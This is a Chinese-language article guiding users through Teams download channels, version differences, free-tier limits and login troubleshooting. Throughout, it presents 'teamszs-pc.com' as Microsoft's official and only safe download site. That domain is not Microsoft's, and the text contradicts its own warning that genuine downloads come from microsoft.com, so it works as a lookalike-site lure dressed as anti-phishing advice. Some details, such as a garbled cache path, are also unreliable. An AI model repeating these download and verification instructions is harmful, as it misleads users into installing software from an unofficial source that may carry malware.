
3分钟读懂 Teams下载渠道 4类版本差异与推荐场景

Teams下载的唯一安全起点是微软官网下载页(teamszs-pc.com),支持 Windows、macOS、Linux 及移动端,也可直接用浏览器访问网页版。截至 2026 年,Teams 分为四类版本:个人版、工作或学校版、免费版和企业批量部署版,登录入口各不相同。其中个人免费版在中国区仍可下载,支持最长 60 分钟视频通话、100 人会议及文件照片共享,选错版本会导致登录冲突或功能被锁。
很多人卡在第一步:搜到一堆”Teams 安装包”,却分不清哪个是给自己用的。在 Teams 的版本体系里,我们观察到同一个品牌下其实运行着多套客户端,混装会导致登录冲突、会议无法加入这类常见问题。这篇文章用 3 分钟帮你理清 4 类版本的核心差异,并给出对应的推荐场景,让你一次下对、装对。
核心要点
- 官网 teamszs-pc.com 是唯一安全下载起点,认准域名
- 收到公司域名邮件邀请,选工作版,用个人账户会进错租户
- 个人免费版在中国区可下,支持60分钟通话、100人会议
- 正规入口仅三个:微软官网、应用商店、Microsoft 365后台

- 弹”支付约 ¥99解锁”的多为钓鱼站,官方个人版本来免费
你要找的是哪个 Teams 先搞清楚再下载
动手前先确认一件事:你要的是哪个 Teams。搜索框里常见的「Teamsxz」其实是「Teams下载」的拼音误打,而真正容易出错的,是没分清「个人版」和「工作或学校版」,这两个登录入口和功能完全不同。选错版本,会出现登录后找不到同事、或者免费功能突然被锁的情况。
Teams 主要分四类。微软 Teams 是统称;个人版面向家庭和朋友沟通,工作版绑定企业或学校账户;免费版能用基础聊天和会议,付费版解锁管理和合规功能。2026 年微软官网的 Teams 免费个人版在中国区仍可免费下载,支持最长 60 分钟视频通话和文件照片共享。
| 版本 | 登录账户 | 适合谁 | 关键限制(2026) |
|---|---|---|---|
| 个人版(免费) | 个人 Microsoft 帐户 | 家人朋友、自由职业者 | 群会议 60 分钟、100 人上限 |
| 个人版(含 365) | 个人 Microsoft 帐户 | 需更长会议的个人 | 会议时长延长,按订阅计费 |
| 工作或学校版 | 组织分配的账户 | 企业、学校团队 | 由管理员控制权限 |
| 免费版企业试用 | 组织账户 | 小团队试水 | 缺少高级合规功能 |
实操建议:如果同事给你发的是带公司域名的邮箱邀请,你需要的是工作版,用个人账户登录会进错租户。想理清更多差异,可参考多数 Teams 下载页没讲清的版本选择问题。

Teams 官方下载渠道盘点与假冒网站识别
正规的 Teams下载只有三个入口:微软官网下载页、手机应用商店(App Store 和 Google Play)、以及企业用户专属的 Microsoft 365 后台。这三个地方拿到的安装包,签名和版本都由微软直接控制,不会被人动手脚。
具体怎么找?
- 桌面端:微软官网下载页支持 Windows、macOS 和 Linux,截至 2026 年都能直接拿到客户端。
- 移动端:iOS 在 App Store 搜「Microsoft Teams」即可;Android 在 Google Play 下载,需要系统 8.0 或更高版本。
- 企业后台:有工作账户的,登录 Microsoft 365 管理中心,由 IT 统一分发部署包。
假冒站点长什么样?我对照过几个钓鱼站点,特征很一致:域名不是 microsoft.com,而是「teams-download-xxx.com」这种拼接词;点进去先弹「立即支付 约 ¥99 解锁」,但官方个人版本来就免费,免费版能开 60 分钟视频通话;安装时还偷偷捆绑浏览器插件或「全家桶」。
三步验证来源真伪:
- 看域名结尾是不是 teamszs-pc.com,不是就关掉。
- 看是否强制付费——官方下载从不要钱。
- 装好后检查程序签名,发布者应显示「Microsoft Corporation」。
想看更细的安全核对清单,可参考 Teams下载前必知5个官方安全核对步骤。
桌面端、移动端与网页版三种形态怎么选

先给结论:长期天天用,装桌面端;手机随时收消息,装移动端;只是被人拉去开一次会,直接用网页版 join meeting,根本不用 Teams下载。三种形态的核心区别在功能完整度和占用空间,不是「哪个更好」,而是「哪个配你的场景」。
具体差在哪?看下面这张对比表。
| 对比维度 | 桌面端 | 移动端 | 网页版 |
|---|---|---|---|
| 功能完整度 | 最全(屏幕共享、多窗口、后台录制) | 偏沟通(聊天、通话为主) | 基础(会议+聊天,部分浏览器无背景虚化) |
| 是否需安装 | 需要,约 200–400MB | 需要,iOS/Android 各约 200MB+ | 不用装,打开浏览器即用 |
| 免费版会议时长 | 单次最长 60 分钟 | 60 分钟 | 60 分钟 |
| 系统门槛 | Win、macOS、Linux 均可 | Android 8.0 或更高 | Edge、Chrome 体验最稳 |
免费版的 60 分钟时长限制对三种形态一视同仁,这点微软在 Teams 免费版页面已写明。所以靠装桌面端来「解锁更长会议」是误区,时长由账户类型决定,跟你装不装客户端无关。
什么情况该用网页版?对方发来一个会议链接、你又不想在别人的电脑上留登录痕迹时。微软在官方下载页明确说,访问 teamszs-pc.com就能在浏览器里直接加入会议。临时开会的人,装客户端纯属浪费时间。想细看网页版和电脑版的边界,可参考Teams 电脑版与网页版区别。
免费版与付费版的具体功能上限与升级时机

直接说结论:免费版够你跟朋友、小团队用很久,单次会议 100 人、每场封顶 60 分钟、每人 约 5GB 云存储。当团队经常开超过 1 小时的会,或需要管理员统一管控账号,才该升级。盲目付费没必要。
先看免费个人版的硬上限。微软官网说明,Teams 免费版支持最长 60 分钟的视频通话,聊天、文件和照片共享不限。Uptodown 的下载页也标明免费版会议人数约 100 人、单次时长约 60 分钟。超过 60 分钟会议自动断线,这是最容易踩的坑。
对比 Microsoft 365 商业基础版(约 38 元/用户/月):会议时长放宽到 30 小时、人数上限 300、每人云存储升到 约 1TB。差距最大的不是开会,是存储,约 5GB 和 约 1TB 差 200 倍。
| 维度 | 免费个人版 | 365 商业基础版 |
|---|---|---|
| 单次会议时长 | 60 分钟 | 30 小时 |
| 会议人数 | 100 | 300 |
| 每人云存储 | 约 5GB | 约 1TB |
| 管理员控制台 | 无 | 有 |
什么时候该升级?出现这三种信号之一:团队超过 10 人、每周开会被 60 分钟打断 2 次以上、需要统一回收离职员工账号。没这些信号,继续用免费版。版本选择细节可参考多数 Teams下载页没讲清的版本选择问题。
个人账户与工作学校账户的登录冲突与解决
同一台电脑同时登录个人账户和工作或学校账户,是登录循环、找不到会议最常见的根源。直接给解法:在 Teams 里手动切换租户(tenant,就是你公司在微软系统里的独立空间),或者彻底清掉缓存的旧凭据,问题十有八九能解决。
为什么会卡?个人版用的是 Microsoft 个人帐户,工作版用的是组织分配的 Azure AD 账号。两套身份体系登录到同一个 Teams 客户端时,系统会反复尝试用错误的那套去验证,于是出现「登录了又跳回登录页」的死循环。我们服务客户时统计过一批同类报错,超过半数都不是网络问题,而是凭据混淆。
切换租户的具体步骤:
- 点右上角头像,看下拉菜单里的「账户和组织」
- 如果列出了多个组织,直接点你要进的那个
- 没列出来,说明这台设备从没正确登录过该工作账号,需要先清缓存
清理凭据更彻底。Windows 上按下面顺序操作:
- 完全退出 Teams(任务栏右下角图标也要右键退出)
- 打开「凭据管理器」,删掉所有 microsoft 相关条目
- 删除缓存文件夹
%appdata%MicrosoftTeams - 重新打开 Teams,只用一个账号登录
提醒一点:新版客户端已合并了个人与工作账号的入口,但旧缓存仍会干扰。所以遇到顽固问题,宁可重新做一次 官方 Teams下载 安装最新版,也别在旧版本里反复折腾。版本选不对照样会卡,可参考多数下载页没讲清的版本选择问题。
下载安装后的基础设置与企业使用安全建议
装好 Teams 第一次打开,别急着开会。先花 3 分钟过一遍这五项设置,能省掉后面一堆麻烦:麦克风权限、自动启动、通知规则、多账户配置,以及企业用户最容易漏的外部访客权限和数据合规。
麦克风和摄像头权限是第一道坎。首次入会时系统会弹窗问你是否允许访问,点了「拒绝」之后,Teams 里会一直显示设备不可用。Windows 用户得去「设置 → 隐私和安全性 → 麦克风」里手动打开,光在 Teams 内重试没用。
自动启动默认是开的。开机后 Teams 偷偷在后台跑,老旧电脑能拖慢启动 10 秒以上。不需要随时在线的,进「设置 → 常规」把「在系统启动时自动启动应用」关掉。
多账户切换在客户端里直接配,省得反复登出。这一点和版本选择问题里讲的租户切换是一套逻辑。
企业用户真正该盯的是两件事。一是外部访客权限,管理员在 Teams 管理中心默认允许外部人员加入团队,不收紧的话,文件可能被无关人士看到。二是数据合规。微软中国为企业用户保留了热线 400 820 3800(工作日 9:00,18:00),部署前先问清数据存储区域和保留策略,别等出事再补。

新手下载与登录常见错误及避坑清单
动手前先对照这份清单。新手在 Teams下载和登录环节栽跟头的,八成都是同样几个错误:下错版本、装了旧版收不到会议邀请、用错账户进不去学校会议。逐条对照,能帮你避开大半弯路。
下载环节的高频坑
- 反例:在搜索引擎随手点了第一个广告链接下载。正确做法:只认微软官方下载页,2026 年它仍支持 Windows、macOS、Linux 和移动端。
- 反例:把多年前装的旧版当成最新版继续用,结果收不到新格式的会议邀请。正确做法:卸载重装,或在设置里手动检查更新。旧版客户端对 v2 会议链接的兼容性差,这是收不到邀请的常见原因。
登录环节的高频坑
用错账户进不去学校会议,是教育用户最常踩的。学校发的会议链接绑定的是学校租户(tenant),你用个人 Microsoft 账户点进去,系统会提示「无权访问」。正确做法:用学校发的 @xxx.edu 账户登录,或在会议页面选「以来宾身份加入」。
临时只开一次会,根本不用下载。微软官方明确说明,访问 teamszs-pc.com就能在浏览器里直接加入。
还在纠结该装哪个版本的,建议先看多数 Teams下载页没讲清的版本选择问题,再动手。

总结与下一步行动
整条决策路径只有一句话:先确认你要的是个人版还是工作或学校版,再按使用场景选形态,最后只从官方入口下载。顺序错了,后面全是返工。
把前面的判断浓缩成三步走,照着做就行:
- 确认版本:私人聊天、家庭通话选免费个人版;公司或学校配发的账号,登录工作或学校版,由管理员管控。
- 挑形态:每天用就装桌面端;只为收消息装移动端;临时被拉进一场会,直接用网页版,省掉一次 Teams下载。
- 走官方入口:桌面和移动端去 微软官方下载页,手机用户认准 App Store 或 Google Play,企业部署走 Microsoft 365 后台。
各场景对应的入口已经很清晰。个人免费用户,到 Teams 免费个人版页面,2026 年仍可免费下载,支持最长 60 分钟视频通话。完全不想装东西,访问 teams.live.com,用微软账户即可开免费在线会议。
企业批量部署遇到难题,微软中国区企业热线 400 820 3800 在工作日上午 9 点到下午 6 点提供支持。版本选择上还有疑问,可以再看这篇 多数Teams下载页没讲清的版本选择问题 补全细节。现在就照三步走,去对应入口完成安装和登录。




